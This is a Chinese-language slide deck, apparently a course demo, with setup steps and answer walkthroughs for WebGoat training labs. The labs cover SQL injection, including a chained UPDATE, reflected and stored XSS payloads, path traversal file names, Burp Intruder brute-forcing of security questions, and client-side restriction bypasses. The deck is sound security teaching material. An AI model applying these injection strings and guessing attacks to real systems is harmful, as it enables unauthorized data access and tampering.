# WebGoat(2)

1025\_Demo


#### 建立環境

#### 安裝 JDK 23


URL: <a href="https://www.oracle.com/tw/java/technologies/downloads/#jdk23-windows">https://www.oracle.com/tw/java/technologies/downloads/#jdk23-windows</a>

#### 設定環境變數

1. Windows設定 -> 搜尋環境變數 -> 新增系統變數 ->




2. 使用者變數 -> 編輯變數"Path " -> 新增 %JAVA\_HOME%\bin



#### 建立環境

#### 下載 WebGoat


URL: <a href="https://github.com/WebGoat/WebGoat/releases">https://github.com/WebGoat/WebGoat/releases</a>



#### 下載 Burp Suite

Proxy -> Proxy settings -> 將Proxy listeners的 interface port 改成 8081, 避免

與 WebGoat衝突



#### 開啟 WebGoat

- 1. 開啟 CMD
- 2. java -jar webgoat-2023.8.jar

C:\>cd webgoat C:\webgoat>java -jar webgoat-2023.8.jar

• 第9題 Try It! String SQL injection

嘗試以 'lastName '為注入點, 繞過 SQL 條件判斷式。



• 第9題 Try It! String SQL injection

嘗試以 lastName 為注入點,繞過 SQL 條件判斷式。



- Answer
- 1. SELECT \* FROM users WHERE first\_name = 'John 'AND last\_name = 'Smith' or '1' = '1'
- 2 SELECT \* FROM users WHERE first\_name = ' John ' AND last\_name = ' 'or '1' = '1 '


● 第10題 Try It! Numeric SQL injection

嘗試以 Login\_Count 與 User\_ID 為注入點, 繞過 SQL 條件判斷式。

Try It! Numeric SQL injection
The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it susceptible to Numeric SQL injection:
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = " + User_ID;
Using the two Input Fields below, try to retrieve all the data from the users table.  Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.
Login_Count: User_ld: Get Account Info

第10題 Try It! Numeric SQL injection

嘗試以 Login\_Count 與 User\_ID 為注入點, 繞過 SQL 條件判斷式。



- Answer
- 1. SELECT \* From user\_data WHERE Login\_Count = 1 and userid= 1 or 1=1

第11題 Compromising confidentiality with String SQL injection

已知角色名為 John Smith, Smith能以TAN: 3SL99A, 存取薪資系統, 但權限只允許檢視自身的薪資資訊, 目標為透過 SQLI, 檢索所有員工資料




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- Answer
- 1. SELECT \* FROM employees WHERE last\_name = '" + Smith + " 'AND auth\_tan = '" + 1' or '1' = '1 + " '

第12題 Compromising Integrity with Query chaining
 Smith 發現 Tobi and Bob 賺得比自己多, 因此 Smith 嘗試透過 SQLI 修改自己的薪資



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第12題 Compromising Integrity with Query chaining
 Smith 發現 Tobi and Bob 賺得比自己多, 因此 Smith 嘗試透過 SQLI 修改自己的薪資

Answer

1. 確認 Update SQL 語句

UPDATE employees SET SALARY = 1000000 WHERE LAST\_NAME = 'Smith'


2 將 SQL 語句注入於欄位中

Employee Name: Smith

Authentication TAN: 1'; UPDATE employees SET SALARY = 999999 WHERE LAST\_NAME = 'Smith'; --

#### (A3) Injection - Cross Site Scripting

● 第7題 Try It! Reflected XSS 測試 Custom Field 是否存在被 XSS 攻擊的可能性



#### Answer

1. 於欄位填入 HTML 標籤 和 JavaScript code, 測試網頁是否會執行惡意 JavaScript

<script>alert(1)</script>

# (A3) Injection - Cross Site Scripting (stored)

#### • 第3題

Stored Cross-Site Scripting, 被已注入於 Server, 而不是由 link 注入, 嘗試呼叫已被植入的 javascript function



#### (A3) Injection - Cross Site Scripting (stored)


● 第3題

Stored Cross-Site Scripting, 被已注入於 Server, 而不是由 link 注入 已被植入呼叫 javascript function

- Answer
- 1. 於 comment 欄位呼叫 JavaScript code, 測試網頁是否會執行惡意 JavaScript

<script>webgoat.customjs.phoneHome()</script>


2 F12 打開開發者工具,查看 cosole output, 抓最新的 output




• 第2題 Path traversal while uploading files

將檔案上傳到通常上傳位置的上一層位置

目錄遍歷 (Path traversal)









第2題 Path traversal while uploading files

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目錄遍歷 (Path traversal)








● 第2題 Path traversal while uploading files

將檔案上傳到通常上傳位置的上一層位置


- Answer
- 1. Full Name: ../TEST



● 第3題 Path traversal while uploading files

開發者已修復 ../ 於 imput 的漏洞


嘗試找出針對 Path traversal 的修復規則,檢查是否有可繞過的攻擊面。



• 第3題 Path traversal while uploading files 開發者已修復 ../ 於 imput 的漏洞

- Answer
- 1. Full Name: ....//TEST


開發者沒有防護到 recursively 的參數 input 方式



# (A7) Identity & Auth Failure - Authentication Bypasses

• 第2題 2FA Password Reset

User 想要重設密碼, 但需要回答安全性問題才能完成識別。



## (A7) Identity & Auth Failure - Authentication Bypasses

- 第2題 2FA Password Reset
- Answer
- 1. 打開 Intercept




2 送出表單



3 觀察 HTTP 封包



## (A7) Identity & Auth Failure - Authentication Bypasses



#### (A7) Identity & Auth Failure - Password reset

● 第4題 Security questions

情境: 使用安全性問題來進行密碼重設的驗證具有攻擊面存在

- 1. 已知 user: webgoat; favorite color: red , 攻擊username: "tom", "admin" and "larry"
- 2 打開 Intercept

O Intercept on


- 3 送出表單
- 4 觀察封包

Request POST /WebGoat/PasswordReset/questions HTTP/1.1 Host: 127.0.0.1:8080 Content-Length: 37 sec-ch-ua: "Not; A=Brand"; v="24". "Chromium"; v="128" Accept-Language: zh-TW,zh;q=0.9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTMI Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest sec-ch-ua-platform: "Windows" Origin: http://127.0.0.1:8080 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=123456 Accept-Encoding: gzip, deflate, br Cookie: JSESSIONID=f0MYESYXcTVRs4i-N1KDn7ymyfAKBcokHzD87bor Connection: keep-alive username=webgoat&securityQuestion=red

#### (A7) Identity & Auth Failure - Password reset

● 第4題 Security questions

情境: 使用安全性問題來進行密碼重設的驗證具有攻擊面存在



#### (A7) Identity & Auth Failure - Password reset

● 第4題 Security questions

情境: 使用安全性問題來進行密碼重設的驗證具有攻擊面存在


9 接著開始執行爆破

Start attack

10. Attack type選擇 Cluster bomb

▼ Intruder attack results filter. Showing all items								
Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	
2	tom	purple	200	4			338	
4	larry	yellow	200	4			338	
9	admin	green	200	3			338	
	larry	purple	200	4			327	
3	admin	purple	200	4			327	
5	tom	yellow	200	2			327	
5	admin	yellow	200	3			327	
7	larry	green	200	5			327	
8	tom	green	200	3			327	


11. 觀察response data



# Client side- Bypass front-end restrictions

● 第2題 Field Restrictions

繞過開發人員設置的 Field 限制



## Client side- Bypass front-end restrictions

- 第2題 Field Restrictions
- Answer
- 1. 先填寫 Field 欄位
- 2 打開 Intercept

Intercept on

3 觀察封包




4 將 Field 參數值皆改成不符合限制的 Value, 接著 forward 封包

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#### Client side- Client side filtering

● 第2題 Salary manager

CSO 可以存取公司內除了CEO (Neville Bartholomew) 以外所有人的資訊,嘗試是否有漏洞可以取得 CEO 的個人資訊




#### Client side- Client side filtering

● 第2題 Salary manager

Answer

1. 選擇 user 做查詢



2 在Proxy中的 Proxy history 找到可疑的封包

GET /WebGoat/clientSideFiltering/salaries?userId=101

3 發現 server 以 json 一次將所有資料回送

```
11 | | | | | |
Response
                                                                                                  In ≡
                       Render
 HTTP/1.1 200 OK
 Connection: keep-alive
 Content-Type: application/json
 Date: Thu, 24 Oct 2024 21:53:34 GMT
 Content-Length: 1537
    "Salary" : "55000",
    "UserID" : "101".
   "FirstName" : "Larry",
    "LastName" : "Stooge",
   "SSN" : "386-09-5451"
   "Salary" : "140000".
   "UserID" : "102",
   "FirstName" : "Moe"
```

# Thanks

